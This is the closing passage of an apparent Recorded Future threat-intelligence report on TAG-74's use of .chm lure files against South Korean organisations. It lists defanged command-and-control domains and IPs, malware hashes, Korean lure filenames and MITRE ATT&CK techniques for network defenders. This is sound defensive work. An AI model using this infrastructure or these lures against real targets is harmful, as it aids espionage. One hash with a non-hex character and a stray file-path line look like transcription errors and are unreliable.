The use of .chm files by Chinese state-sponsored actors is not particularly common outside of South Korea but has been seen both in TAG-74 campaigns and in activity attributed to North Korean state-sponsored threat activity groups, such as Kimsuky and APT37, in activity targeting South Korea (1, 2). Network defenders should consider monitoring for the presence and use of .chm files, especially if they are not typically used within their environment. Generally, the use of more unusual file types for initial access, such as .chm, has increased in prevalence following a shift away from macro usage by threat actors throughout 2022 and 2023.

Appendix A — Indicators of Compromise

Domains

alleyk.onthewifi[.]com
anrnet.servegame[.]com
asheepa.sytes[.]net
attachdaum.servecounterstrike[.]com
attachmaildaum.servecounterstrike[.]com
attachmaildaum.serveblog[.]net
bizmeka.viewdns[.]net
bucketnec.bounceme[.]net
chsoun.serveftp[.]com
ckstar.zapto[.]org
daecheol.myvnc[.]com
eburim.viewdns[.]net
eduin21.zapto[.]org
elecinfonec.servehalflife[.]com
foodlab.hopto[.]org
formsgle.freedynamicdns[.]net
formsgle.freedynamicdns[.]org
fresh.servepics[.]com
global.freedynamicdns[.]net
global.freedynamicdns[.]org
hairouni.serveblog[.]net
hamonsoft.serveblog[.]net
hanseo1.hopto[.]org
harvest.my-homeip[.]net
hometax.onthewifi[.]com
hwarang.myddns[.]me
jaminss.viewdns[.]net
janara.freedynamicdns[.]org
jeoash.servemp3[.]com
jstreco.myftp[.]biz
kanager.bounceme[.]net
kcgselect.servehalflife[.]com
kjmacgk.ddnsking[.]com
kookmina.servecounterstrike[.]com
ksd22.myddns[.]me
kumohhic.viewdns[.]net
kybook.viewdns[.]net
leader.gotdns[.]ch
likms.hopto[.]org
logindaums.ddnsking[.]com
loginsdaum.viewdns[.]net
mafolog.serveminecraft[.]net

mailplug.ddnsking[.]com
minjoo2.servehttp[.]com
mintaek.bounceme[.]net
munjanara.servehttp[.]com
necgo.serveblog[.]net
pattern.webhop[.]me
pixoneer.myvnc[.]com
plomacy.ddnsking[.]com
proeso.servehttp[.]com
prparty.webhop[.]me
puacgo1.servemp3[.]com
saevit.servebeer[.]com
safety.viewdns[.]net
samgiblue.servegame[.]com
sarang.serveminecraft[.]net
satreci.bounceme[.]net
sejonglog.hopto[.]org
signga.redirectme[.]net
skparty.myonlineportal[.]org
steering.viewdns[.]net
stjpmsko.serveblog[.]net
surveymonkey.myddns[.]me
themiujoo.viewdns[.]net
tsuago.servehalflife[.]com
tsuagos.servehalflife[.]com
unipedu.servebeer[.]com
visdpaka.servemp3[.]com
visual.webhop[.]me
wwl1764.ddnsking[.]com

IP Addresses

45.133.194[.]135
92.38.135[.]92
107.148.149[.]108
141.164.60[.]28
148.163.6[.]214
158.247.223[.]50
158.247.234[.]163

Bisonal

01e5ebc2c096d465800660a0ad6d62208a5b2b675e3700f3734fac225b1d38bd
11cd4b64dcac3195c01ffc937ae1eb77aa2f98d560a75347036d54a1cf69a5fd
a88ca28b0948e810d4eb519db7b72a40cfe7907ce4c6a881a192880278f3c8b5
89f250599e09f8631040e73cd9ea5e515d87e3d1d989f484686893bececla9bc
0ea0b19c562d20c6ac89a1f2db06eedcb147cde2281e79bb0497cef62094b514

ReVBShell (Decoded)

```
aa4ad5341a9258330abd732cbab3721d76764f1ff21a8f960622661d701a1a71
8f50f49e77ddcc7ef639a76217b2eb25c48f9ce21ae8341050d0da49b89b7b34
ae0f641dc9d33ee50990971104ef1c598e216693700be6b74bb1e9ef373af97c
465c7c6a0f23ba5f928fc0d0cdc4d9f6ec89e03dcedafc3d72b3b3c01a54a00c
6a59421fd225d90439b6a933458718cf43dbe518c63979e8980bc070c070558a
df7d584d56af6fcf3cca31ed0d3a4d34abd2c1019b8d223a230f8a78075a7d9a
078a8026f32b8d05258285dc527408388c651f6c3eaebc45f8bb3f4b42248631
```

Loader DLLs

```
c643598b4ee0e9b3b70dae19437bbec01e881a1ad3b2ec1f6f5c335e552e5d6e
9425666e58b200306935c36301d66a4bf2c831ad41ea0ee8984f056257b86eb6
a16997954b64499479b4721c9f742b5d2875496f2035e1c654b06694981041b2
0d0acd7e7257a715c10dded76acb233adc8fdfe32857eda060bd1448e8b54585
0ea02fddf2ec96d4aee8adaffda2dd5fab0ea989b0c3f8c1577a1be22ee9153a
e3cdaa9bfba6bfac616b7f275c1e888b8910efcb8a3df071f68ad1e83710bd61
9fdb528949a2b80ac40cb7d3333bdff5d504294cc3d90cf353db72b8beffd2b2
607f324c3427916d67369e40af72aa441f3ca7be1e0ec6c53c3558fc7a1c4186
8efc5db8c678bdf27dacbf033842c2ef676c979afdc4561cb8d315d2d488491f
```

CHM Files

```
beb09817608daba003589292a6cca2f724c52f756df2ef0e230380345d702716
ba07ee6409908384172511563e6b9059cf84121fcb42c54d45c76ec67cb36d7c
bf1d1f5157756529d650719cc531ec2de94edb66ae1dabd00ed6f4b90a336d9c
2dd7c9ea32f5b2a4d431fc54aa68cd76837f80bb324ef2e4e1e5134e467e35af
56c9235e55b1a6371762159619e949686d8de2b45a348aeb4fd5bed6a126f66a
dda47ba7a41c9a2f041cc10f9b058a78e0019315c51cc98d0f356e2054209ae5
cf5bbbcb3f4d5123c08635c8fd398e55e516893b902a33cd6f478e8797eea962
```

HTML Files

```
b3a8ea3b501b9b721f6e371dd57025dc14d117c29ce8ee955b240d4a17bc2127
9d10de1c3c435927d07a1280390faf82c5d7d5465d772f6e1206751400072261
0eea610ec0949dc602a7178f25f316c4db654301e7389ee414c9826783fd64c0
8073593a7311bc23f971352c85ce2034c01d3d3fbbe4f99a8f3825292e8f9f77
e1748e7e668d6fc7772e95c08d32f41ad340f4a9acf0e2f933f3cbeba7323afa
0d6893c7a3a7afc60b81c136b1dcdfb24b35efab01aac165fe0083b9b981da7c
77fbb82690c9256f18544e26bb6e306a3f878d3e9ab5966457ac39631dfd2cb0
```

Filenames


```
KOREA MARITIME & OCEAN UNIVERSITY.chm
SPM_(협력사)_사용자매뉴얼_v2.1.chm
```

세종대학교 DID 연락처 Ver1.0(202103 현재).chm
서울기독대 전자출결-웹페이지 교수자-메뉴얼 Ver1.0.chm
2022년도_기초과학연구역량강화사업_착수보고회_개최_계획 Ver1.1.chm
국토위 위원명단(사진)_Ver_1.2.chm
비젠테크_Seculetter_제품소개서_2021 v1.4.chm
통일부 남북경협관련 법인 연락처_Ver2.1.chm

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access - Spearphishing Attachment	T1566.001
Execution - Command and Scripting Interpreter: Visual Basic	T1059.005
Execution - User Execution: Malicious File	T1204.002
Persistence - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Defense Evasion - Hijack Execution Flow: DLL Search Order Hijacking	T1574.001
Defense Evasion - System Binary Proxy Execution: Compiled HTML File	T1218.001
Defense Evasion - Execution Guardrails	T1480
Discovery - Software Discovery: Security Software Discovery	T1518.001
Command and Control - Data Encoding: Standard Encoding	T1132.001
Command and Control - Application Layer Protocol: Web Protocols	T1071.001
Command and Control - Encrypted Channel: Symmetric Cryptography	T1573.001
Exfiltration - Exfiltration Over C2 Channel	T1041

Appendix C — Diamond Model of Intrusion Analysis



About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,700 businesses and government organizations across more than 75 countries to provide real-time, unbiased and actionable intelligence. Learn more at recordedfuture.com.